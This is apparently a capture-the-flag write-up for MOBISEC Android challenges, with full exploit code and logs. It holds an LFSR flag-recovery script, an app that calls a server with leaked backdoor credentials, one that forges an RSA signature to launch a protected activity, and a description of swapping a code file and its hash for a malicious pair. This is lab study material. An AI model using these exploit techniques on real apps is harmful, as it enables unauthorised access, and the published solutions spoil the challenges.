
6. I computed the SHA-256 of my recovered flag, confirmed it matched the hardcoded hash exactly, then submitted it to the live flag box, where it was accepted.

Real Evidence: Verbatim Solver Script Output


The following is copied character-for-character from actually running the recovery script against the decompiled logic. This is real terminal output, not a platform submission log (this challenge was solved by pure static analysis, not an APK-analysis run).

```
$ python upos_solver.py
Recovered core (61 chars): 'Isnt_this_a_truly_evil_undebuggable_piece_of_sh^W_software??'
Full flag: MOBISEC{Isnt_this_a_truly_evil_undebuggable_piece_of_sh^W_software??}
Flag length: 69 (expect 69)
SHA256(flag): 4193d9b72a5c4805e9a5cc739f8a8fc23b2890e13b83bb887d96f86c30654a12
expected:    4193d9b72a5c4805e9a5cc739f8a8fc23b2890e13b83bb887d96f86c30654a12
```

```
MATCH: True
```



Project Layout



Exact Code (from disk)

Streamer.java (the LFSR)

```
package com.mobisec.upos;
/* JADX INFO: loaded from: classes2.dex */
public class Streamer {
    private boolean[] lfsr;
    private int tap;
    public static void main(String[] args) {
        Streamer lfsr = new Streamer("01101000010", 8);
        System.out.println("Testing step()");
        for (int i = 0; i < 10; i++) {
            int bit = lfsr.step();
            System.out.println(lfsr + " " + bit);
        }
        Streamer lfsr2 = new Streamer("01101000010", 8);
        System.out.println("\nTesting generate()");
        for (int i2 = 0; i2 < 10; i2++) {
            int r = lfsr2.generate(5);
```

```
            System.out.println(lfsr2 + " " + r);
        }
    }
    public Streamer() {
        this("01101000010", 8);
    }
    public Streamer(String seed, int tap) {
        this.lfsr = new boolean[seed.length()];
        this.tap = (seed.length() - 1) - tap;
        for (int i = 0; i < seed.length(); i++) {
            if (seed.charAt(i) == '0') {
                this.lfsr[i] = false;
            } else {
                this.lfsr[i] = true;
            }
        }
    }
    public int step() {
        boolean[] zArr;
        boolean[] zArr2 = this.lfsr;
        boolean newBit = zArr2[this.tap] ^ zArr2[0];
        int i = 0;
        while (true) {
            zArr = this.lfsr;
            if (i >= zArr.length - 1) {
                break;
            }
            zArr[i] = zArr[i + 1];
            i++;
        }
        int i2 = zArr.length;
        zArr[i2 - 1] = newBit;
        return !newBit ? 0 : 1;
    }
    public int g2() {
        int val = 0;
        for (int i = 0; i < 16; i++) {
            val |= step() << i;
        }
        return val;
    }
    public int generate(int k) {
        int temp = 0;
        for (int i = 0; i < k; i++) {
            temp = (temp * 2) + step();
        }
        return temp;
    }
    public String toString() {
        String str = BuildConfig.FLAVOR;
        for (int i = 0; i < this.lfsr.length; i++) {
            str = str + (this.lfsr[i] ? 1 : 0);
        }
        return str;
    }
}
```

upos_solver.py (the recovery script)

```
import hashlib
import math
```

```
LOTTO_PATH = r"C:\Users\Admin\Desktop\MOBISEC_Challenge\Challenges\Challenge_16_UPOS\Analysis_and_Scripts\Challenge_16_UPOS\ass
# ---- load 256x256 matrix ----
with open(LOTTO_PATH) as f:
    rows = f.read().strip().split('\n')
assert len(rows) == 256, len(rows)
m = []
for row in rows:
    vals = [int(x) for x in row.split(' ')]
    assert len(vals) == 256, len(vals)
    m.append(vals)
# ---- Streamer (LFSR), exact port of Streamer.java ----
class Streamer:
    def __init__(self, seed="01101000010", tap=8):
        self.lfsr = [c == '1' for c in seed]
        self.tap = (len(seed) - 1) - tap
    def step(self):
        new_bit = self.lfsr[self.tap] ^ self.lfsr[0]
        self.lfsr = self.lfsr[1:] + [new_bit]
        return 1 if new_bit else 0
    def g2(self):
        val = 0
        for i in range(16):
            val |= self.step() << i
        return val
def is_prime_ip(x):
    # exact port of FC.ip(int x): for i in 2..x-1: if x%i==0: return False; return True
    for i in range(2, x):
        if x % i == 0:
            return False
    return True
def inverse_r(c):
    # r() forward is Caesar shift +7 mod 26 on a-z and A-Z; inverse is shift -7 (== +19)
    if 'a' <= c <= 'z':
        return chr((ord(c) - ord('a') - 7) % 26 + ord('a'))
    if 'A' <= c <= 'Z':
        return chr((ord(c) - ord('A') - 7) % 26 + ord('A'))
    return c
s = Streamer()
# 12 "decoy" s.step() calls happen earlier in checkFlag() before the main
# loop is reached, on the normal (non-throwing) execution path:
#   lines 66,70,71,84,107,113,117,129,135,136 (=10), then inside the
#   IllformedLocaleException catch: lines 281,289 (=2 more) = 12 total.
# (Lines 139-143, five more step() calls, are DEAD CODE - unreachable,
# since the throw at line 136-137 always fires before reaching them.)
for _ in range(12):
    s.step()
core_chars = [None] * 60
for i in range(30):
    if is_prime_ip(i):
        for _ in range(i):
            s.step()
    j2 = s.g2()
    mX = j2 & 0xFF
    j3 = s.g2()
    mY = (j3 & 0xFF00) >> 8
    target = m[mX][mY]
    n = math.isqrt(target)
    if n * n != target:
        print(f"WARNING: i={i} mX={mX} mY={mY} target={target} not a perfect square! n={n}")
    byte0 = n & 0xFF
```

```
    byte1 = (n >> 8) & 0xFF
    tc0 = chr(byte0)
    tc1 = chr(byte1)
    c0 = inverse_r(tc0)
    c1 = inverse_r(tc1)
    core_chars[i*2] = c0
    core_chars[i*2 + 1] = c1
    print(f"i={i:2d} mX={mX:3d} mY={mY:3d} n={n:6d} bytes=({byte0},{byte1}) -> '{c0}{c1}'")
core = ''.join(core_chars) + '}'
flag = "MOBISEC{" + core
print()
print("Recovered core (61 chars):", repr(core))
print("Full flag:", flag)
print("Flag length:", len(flag), "(expect 69)")
print()
# sanity checks matching the decoy string constraints (should hold automatically)
print("starts with MOBISEC{:", flag.startswith("MOBISEC{"))
print("core ends with }:", core.endswith("}"))
print("core starts with this_is_:", core.startswith("this_is_"))
print("core contains really_:", "really_" in core)
print("core[9:13] endswith bam:", core[9:13].endswith("bam"))
print("core.substring(22) upper startswith MAYB:", core[22:].upper().startswith("MAYB"))
h = hashlib.sha256(flag.encode()).hexdigest()
print()
print("SHA256(flag):", h)
print("expected:    4193d9b72a5c4805e9a5cc739f8a8fc23b2890e13b83bb887d96f86c30654a12")
print("MATCH:", h == "4193d9b72a5c4805e9a5cc739f8a8fc23b2890e13b83bb887d96f86c30654a12")
```

Notes

SHA-256(flag) computed as 4193d9b72a5c4805e9a5cc739f8a8fc23b2890e13b83bb887d96f86c30654a12, which exactly matches the target hash hardcoded in FC.checkFlag() -- itself a mathematically self-verifying result, since the hash match IS the app's own validation logic, extracted directly from the APK. The flag was then typed into the live CTFd flag box and accepted, giving independent platform confirmation on top of the cryptographic verification.

Challenge 01: Frontdoor

Category: Exploitation Points: 15 Status: SOLVED

Flag

```
MOBISEC{noob_hackers_only_check_for_backdoors}
```

Source: Verbatim from /apk/81741 analysis log

Description / Methodology

Hardcoded debug backdoor: Flag.getFlag() has a debug branch that substitutes literal credentials (username=testuser, password=passtestuser123) for real input whenever Flag.debug==true. That literal string is a compile-time constant readable straight out of the decompiled bytecode. Our exploit calls the same server endpoint directly with those credentials, bypassing the app's UI entirely. First submission attempt (using the unmodified target APK, package collision) failed with INSTALL_FAILED_ALREADY_EXISTS -- fixed by using a distinct package name (org.naija.fdexploit).

A hardcoded debug password sits in plain sight in the decompiled bytecode -- call the server directly with it.

How I Got The Flag

1. I decompiled the target and found Flag.getFlag() has a debug branch that substitutes hardcoded credentials (username=testuser, password=passtestuser123) whenever Flag.debug==true -- a literal compile-time constant sitting in the bytecode.

2. I wrote an app that calls the server's own getflag endpoint directly with those credentials, bypassing the app's UI entirely.

3. My first submission attempt used the unmodified target APK and failed with a package-name collision (INSTALL_FAILED_ALREADY_EXISTS); I fixed this by building my exploit under a distinct package name (org.naija.fdexploit).

4. I resubmitted and the platform's analysis log confirmed the flag was returned.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
$ adb shell am start -n org.naija.fdexploit/org.naija.fdexploit.MainActivity
FLAG: MOBISEC{noob_hackers_only_check_for_backdoors}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.fdexploit;

import android.app.Activity;
import android.os.Bundle;
import android.os.Handler;
import android.os.Looper;
import android.util.Log;
import android.widget.TextView;

import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.HttpURLConnection;
import java.net.URL;

public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";

    // Debug backdoor credentials leaked as a compile-time constant string inside
    // com.mobisec.frontdoor.Flag.getFlag() (used when Flag.debug == true).
    // The flag endpoint itself doesn't care which app calls it - frontdoor's own
    // login UI has no special privilege - so we hit it directly ourselves.
    private static final String URL_STR =
            "http://10.0.2.2:31337/getflag?username=testuser&password=passtestuser123";

    private TextView tv;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        tv = new TextView(this);
        tv.setText("Fetching flag...");
        setContentView(tv);

        new Thread(this::fetchFlag).start();
    }

    private void fetchFlag() {
```

```
        String result;
        try {
            URL url = new URL(URL_STR);
            HttpURLConnection conn = (HttpURLConnection) url.openConnection();
            conn.setRequestMethod("GET");
            BufferedReader br = new BufferedReader(new InputStreamReader(conn.getInputStream()));
            StringBuilder sb = new StringBuilder();
            String line;
            while ((line = br.readLine()) != null) {
                sb.append(line).append("\n");
            }
            br.close();
            result = sb.toString().trim();
        } catch (Exception e) {
            Log.e(TAG, "fetch failed", e);
            result = "error: " + e;
        }
        final String finalResult = result;
        new Handler(Looper.getMainLooper()).post(() -> {
            tv.setText("FLAG: " + finalResult);
            Log.e(TAG, "FLAG: " + finalResult);
        });
    }
}
```

Challenge 02: Nojumpstarts

Category: Exploitation Points: 20 Status: SOLVED

Flag

```
MOBISEC{you_shall_not_jump_ok?pretty_please?}
```

Source: Verbatim from /apk/81742 analysis log

Description / Methodology

Embedded RSA private key: Main.PRIVKEY holds the full RSA private key as a compile-time constant (read directly from the class_def's static_values table), completely defeating the MainActivity to A to B to C signed-message chain meant to prevent component hijacking. We forge a valid signature offline for C's expected final message and launch C directly, skipping A and B entirely. First submission logged nothing (harness only surfaces MOBISEC-tagged lines) -- fixed by adding full Log.e instrumentation.

The 'signed message chain' means nothing once the RSA private key itself is a compile-time constant in the bytecode.

How I Got The Flag

1. I decompiled the target and found Main.PRIVKEY holds the full RSA private key as a compile-time constant in the bytecode -- not just the public key.

2. I used that key to forge a valid signature for the exact message activity C expects, letting me launch C directly and skip the intended MainActivity to A to B to C chain entirely.

3. My first submission logged nothing, since the harness only surfaces MOBISEC-tagged lines; I fixed this by adding full Log.e instrumentation at every step.

4. I resubmitted and the platform's analysis log confirmed the flag was returned.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
njsexploit: building intent for C
njsexploit: onActivityResult resultCode=-1 data=Intent { (has extras) }
njsexploit: FLAG: MOBISEC{you_shall_not_jump_ok?pretty_please?}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.njsexploit;
import android.app.Activity;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;
import android.util.Log;
import android.widget.TextView;
```

```
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";

    // Forged with the RSA PRIVATE KEY that com.mobisec.nojumpstarts.Main embeds
    // as a compile-time constant (Ljava/lang/String; static final field), extracted
    // directly from the class_def's static_values table in classes2.dex.
    // Signed offline: SHA256withRSA / PKCS1v15 over "Main-to-A/A-to-B/B-to-C".
    private static final String AUTH_MSG = "Main-to-A/A-to-B/B-to-C";
    private static final byte[] AUTH_SIGN = {
        97, 18, -31, 44, 73, -21, -103, -74, 82, 112, -94, -23, 97, -124, 13, -72,
        58, 100, 89, 36, -97, 5, 18, -52, 111, -102, -21, 95, 121, -109, -103, 69,
        89, -90, 42, 83, -31, -43, 109, -62, -11, -15, 63, 69, -84, 23, -34, -22,
        -72, 86, 95, -71, -79, -9, -38, 27, 59, -94, 74, -54, -93, -45, -72, 97,
        25, 90, 96, 79, -128, -112, -39, 92, -35, -11, 25, 48, 45, -53, -44, 32,
        -4, -5, -29, -54, 96, 59, -107, 79, 85, -4, -65, 124, 6, -51, 104, 65,
        -92, 8, -42, 103, 21, 24, -120, -109, -6, -64, -25, 105, 47, 58, 1, -55,
        7, 38, 61, -1, 72, 5, -87, -76, 47, -66, 10, -111, -61, 81, 75, -52,
        -58, -68, 31, 12, 121, 119, 89, -19, 101, -3, 33, 52, 104, -38, 11, -48,
        68, -116, 47, -99, 88, 68, -117, 3, -57, 41, 24, -79, 31, 110, -108, 40,
        -66, 7, 120, 115, 86, 38, 64, 27, -71, 4, -6, -72, 117, -15, -42, 40,
        -82, -29, -71, 48, 8, -104, 9, 118, -92, -3, 28, -30, 55, -73, -122, -17,
        -56, -12, 81, 29, 0, 48, -50, -40, 26, 102, 90, 91, 46, -18, 60, -78,
        -102, -68, 68, -86, 24, -87, 20, -55, 56, 27, 105, -106, 87, 6, -33, -115,
        -58, 29, -20, -73, -30, 43, 58, -126, 103, -119, -124, -10, -59, 5, 44, 82,
        119, 2, 40, -78, -47, -5, 106, -42, -2, 116, 7, -55, 121, 6, 85, -32
    };

    private TextView tv;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        tv = new TextView(this);
        tv.setText("Jumping directly to C...");
        setContentView(tv);

        // Skip MainActivity -> A -> B entirely. Go straight to the last hop, C,
        // with a signature forged offline using the leaked private key.
        Log.e(TAG, "njsexploit: building intent for C");
        Intent i = new Intent("mobisec.intent.getflag");
        i.setComponent(new ComponentName(
                "com.mobisec.nojumpstarts",
                "com.mobisec.nojumpstarts.C"));
        i.putExtra("authmsg", AUTH_MSG);
        i.putExtra("authsign", AUTH_SIGN);

        try {
            Log.e(TAG, "njsexploit: calling startActivityForResult");
            startActivityForResult(i, 1);
            Log.e(TAG, "njsexploit: startActivityForResult returned without throwing");
        } catch (Throwable e) {
            Log.e(TAG, "njsexploit: launch failed", e);
            tv.setText("launch failed: " + e);
        }
    }

    @Override
    protected void onActivityResult(int requestCode, int resultCode, Intent data) {
        super.onActivityResult(requestCode, resultCode, data);
        Log.e(TAG, "njsexploit: onActivityResult resultCode=" + resultCode + " data=" + data);
        if (data != null && data.hasExtra("flag")) {
            String flag = data.getStringExtra("flag");
            Log.e(TAG, "njsexploit: FLAG: " + flag);
            tv.setText("FLAG: " + flag);
        } else {
            Log.e(TAG, "njsexploit: no flag in result");
```

```
            tv.setText("no flag in result (resultCode=" + resultCode + ")");
        }
    }
}
```

Challenge 03: Fortnite

Category: Exploitation Points: 35 Status: SOLVED

Flag

```
MOBISEC{players_gonna_play_mobisec_hackers_gonna_mobisec_it_up}
```

Source: Verbatim from /apk/81743 analysis log

Description / Methodology

TOCTOU / no real integrity protection: verifyAndRunCode() hash-checks fortnite.dex against sign.dat, but both files sit on world-writable external storage with no signature tying them together -- we overwrite both with our own matching (malicious dex, its own real SHA-256) pair, no race needed. First payload attempt crashed with ClassNotFoundException because DexClassLoader's parent classloader (getSystemClassLoader()) can't see the target's own classes; fixed by walking android.app.ActivityThread's live activity table via reflection to find the real MainActivity instance.

Both the code file and its expected-hash file are writable with no signature tying them together -- overwrite both with a matching pair.

How I Got The Flag

1. I decompiled the target and found verifyAndRunCode() hash-checks fortnite.dex against sign.dat, but both files sit on world-writable external storage with no signature tying them together.

2. I overwrote both files with my own malicious dex and its own real SHA-256, since no race condition was even needed.

